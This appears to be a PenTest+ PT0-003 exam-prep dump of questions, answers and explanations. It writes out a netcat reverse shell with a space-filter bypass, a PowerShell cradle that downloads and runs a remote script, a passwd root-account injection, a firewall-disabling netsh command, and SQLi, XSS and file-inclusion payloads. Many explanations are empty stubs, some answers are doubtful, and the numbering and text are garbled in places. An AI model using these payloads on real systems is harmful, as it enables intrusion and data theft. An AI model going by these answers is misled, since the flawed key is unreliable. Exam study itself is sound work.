CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to gather information about a service running on an open port, which often includes the version number of the application or server. Here??s why banner grabbing is the correct Answer
? Banner Grabbing: It involves connecting to a service and reading the welcome banner or response, which typically includes version information. This is a direct method to identify the version number of a web application server.
? SSL Certificate Inspection: While it can provide information about the server, it is not reliable for identifying specific application versions.
? URL Spidering: This is used for discovering URLs and resources within a web application, not for version identification.
? Directory Brute Forcing: This is used to discover hidden directories and files, not for identifying version information.
References from Pentest:
? Luke HTB: Shows how banner grabbing can be used to identify the versions of services running on a server.
? Writeup HTB: Demonstrates the importance of gathering version information through techniques like banner grabbing during enumeration phases.
Conclusion:
Option C, banner grabbing, is the most appropriate technique for confirming the version number of a web application server.
==========

NEW QUESTION 2
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores. Explanation
? CVSS (Common Vulnerability Scoring System):
? EPSS (Exploit Prediction Scoring System):
? Evaluation:
Pentest References:
? Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.
==========

NEW QUESTION 3
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?

A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting

Answer: B

Explanation:
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here??s why option B is the most likely technique:
? Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
? Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
? Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
References from Pentest:
? Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
? Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate

and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.
==========

NEW QUESTION 4
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports )
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
)
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
(ports => 21 (ports => 22)
```

```
#!/usr/bin/python
```

```
ports = (21,22)
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

```
export $PORTS = 21,22
```

```
for %PORT in %PORTS)
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

Immutables

```
import socket
import sys
```


```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:



```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

NEW QUESTION 5
A penetration tester is trying to bypass a command injection blocklist to exploit a remote code execution vulnerability. The tester uses the following command:
nc -e /bin/sh 10.10.10.16 4444
Which of the following would most likely bypass the filtered space character?

A. ${IFS}
B. %0a
C. + *
D. %20

Answer: A

Explanation:
To bypass a command injection blocklist that filters out the space character, the tester can use ${IFS}. ${IFS} stands for Internal Field Separator in Unix-like systems, which by default is set to space, tab, and newline characters.
? Command Injection:
? Bypassing Filters:
? Alternative Encodings:
Pentest References:
? Command Injection: Understanding how command injection works and common techniques to exploit it.
? Bypassing Filters: Using creative methods like environment variable expansion to
bypass input filters and execute commands.
? Shell Scripting: Knowledge of shell scripting and environment variables is crucial for effective exploitation.
By using ${IFS}, the tester can bypass the filtered space character and execute the intended command, demonstrating the vulnerability's exploitability.
==========

NEW QUESTION 6
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:
Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.
? Tailgating:
? Physical Security:
? Pentest References:
By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization??s physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.
==========

NEW QUESTION 7
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe

Answer: D

Explanation:
? Understanding netsh.exe:
? Disabling the Firewall:
netsh advfirewall set allprofiles state off
? Usage in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 8
SIMULATION
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconaissance data

```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port       State        Service
22/tcp     open         ssh
23/tcp     closed       telnet
80/tcp     open         http
111/tcp    closed       rpcbind
445/tcp    open         samba
3389/tcp   closed       rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would most likely exploit the services?

- ○ `medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind`
- ● `hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22`
- ○ `crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1`
- ○ `ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2`

Part 1:
. Analyze the output and select the command to exploit the vulnerable service. Part 2:
. Analyze the output from each command.
· Select the appropriate set of commands to escalate privileges.
· Identify which remediation steps should be taken.

Part 1 ✓ | Part 2 | Show Question | Reset All Answers

Commands

```
root@attackermachine:~# find / -perm -2 -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# cat /etc/fstab
root@attackermachine:~# find / -perm -u=s -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
root@attackermachine:~# cut -d':' -f1 /etc/passwd
```

Which of the following sets of commands most likely escalates privileges?

- ○
```
perl -le 'print crypt("password", "AA")'
cat /etc/passwd > /tmp/passwd
echo "root2:AA6tQYSfGxd/A:0:0:root:/root:/bin/bash" >> /tmp/passwd
cp /tmp/passwd /etc/passwd
```
- ○
```
openssl passwd password
echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd
```
- ○
```
echo "net user root2 password /add" > /home/lowpriv/backup.sh
echo "net localgroup administrators root2 /add" >> /home/lowpriv/backup.sh
```
- ○
```
./ /tmp/scripts/exploithost.sh -h 192.168.10.2 > output.txt
cat output.txt
```

Assuming the privileged escalation was successful, which of the following remediations should be taken? (Select two).

- ☐ Remove `no_root_squash` from `fstab`
- ☐ Remove SUID bit from `cp`
- ☐ Encrypt the `/etc/passwd` file
- ☐ Update SSH to latest version
- ☐ Strengthen password of lowpriv account
- ☐ Make backup script not world-writeable

A. Mastered
B. Not Mastered

Answer: A

Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd

The remediations that should be taken after the successful privilege escalation are:
? Remove the SUID bit from cp.
? Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation Part 1: Exploiting Vulnerable Service
? Nmap Scan Analysis
bash
Copy code
Port State Service 22/tcp open ssh
23/tcp closed telnet 80/tcp open http 111/tcp closed rpcbind 445/tcp open samba 3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
? Enumerating Samba Shares makefile
Copy code user:[games] rid:[0x3f2] user:[nobody] rid:[0x1f5] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x42] user:[syslog] rid:[0x4ba] user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa] We identify a user lowpriv.
? Selecting Exploit Command
? Executing the Hydra Command
Part 2: Privilege Escalation and Remediation
? Finding SUID Binaries and Configuration Files
? Selecting Privilege Escalation Command
? Executing the Privilege Escalation Command
? Remediation Steps Post-Exploitation
Execution and Verification
? Verifying Hydra Attack:
? Verifying Privilege Escalation:
? Implementing Remediation:
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION 9
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:
? Script Breakdown:
? Purpose:
? Why This is the Best Choice:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 10
After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:
2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY
Which of the following best explains the team's objective?
A. To enumerate current users
B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Answer: D

Explanation:
The logs indicate that the penetration testing team??s objective was to create persistence in the network.
? Log Analysis:
? Persistence:
? Other Options:
Pentest References:
? Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
? Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.
==========

NEW QUESTION 10
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries
* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 15
During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?

A. Nikto
B. Burp Suite
C. smbclient
D. theHarvester

Answer: C

Explanation:
The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.
? Understanding smbclient:
? User Enumeration:
Step-by-Step Explanationsmbclient -L //target_ip -U username
? uk.co.certification.simulator.questionpool.PList@10ddf175 smbclient -L //192.168.50.2 -U anonymous
? Advantages:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 20
A penetration tester needs to help create a threat model of a custom application. Which of the following is the most likely framework the tester will use?

A. MITRE ATT&CK
B. OSSTMM
C. CI/CD
D. DREAD

Answer: D

Explanation:
The DREAD model is a risk assessment framework used to evaluate and prioritize the security risks of an application. It stands for Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability.
? Understanding DREAD:
? Usage in Threat Modeling:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 21
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment

Answer: B

Explanation:
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here??s why the articulation of impact is the most important aspect:
? Articulation of Cause (Option A):

? Articulation of Impact (Option B):
? Articulation of Escalation (Option C):
? Articulation of Alignment (Option D):
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION 25
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as
misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
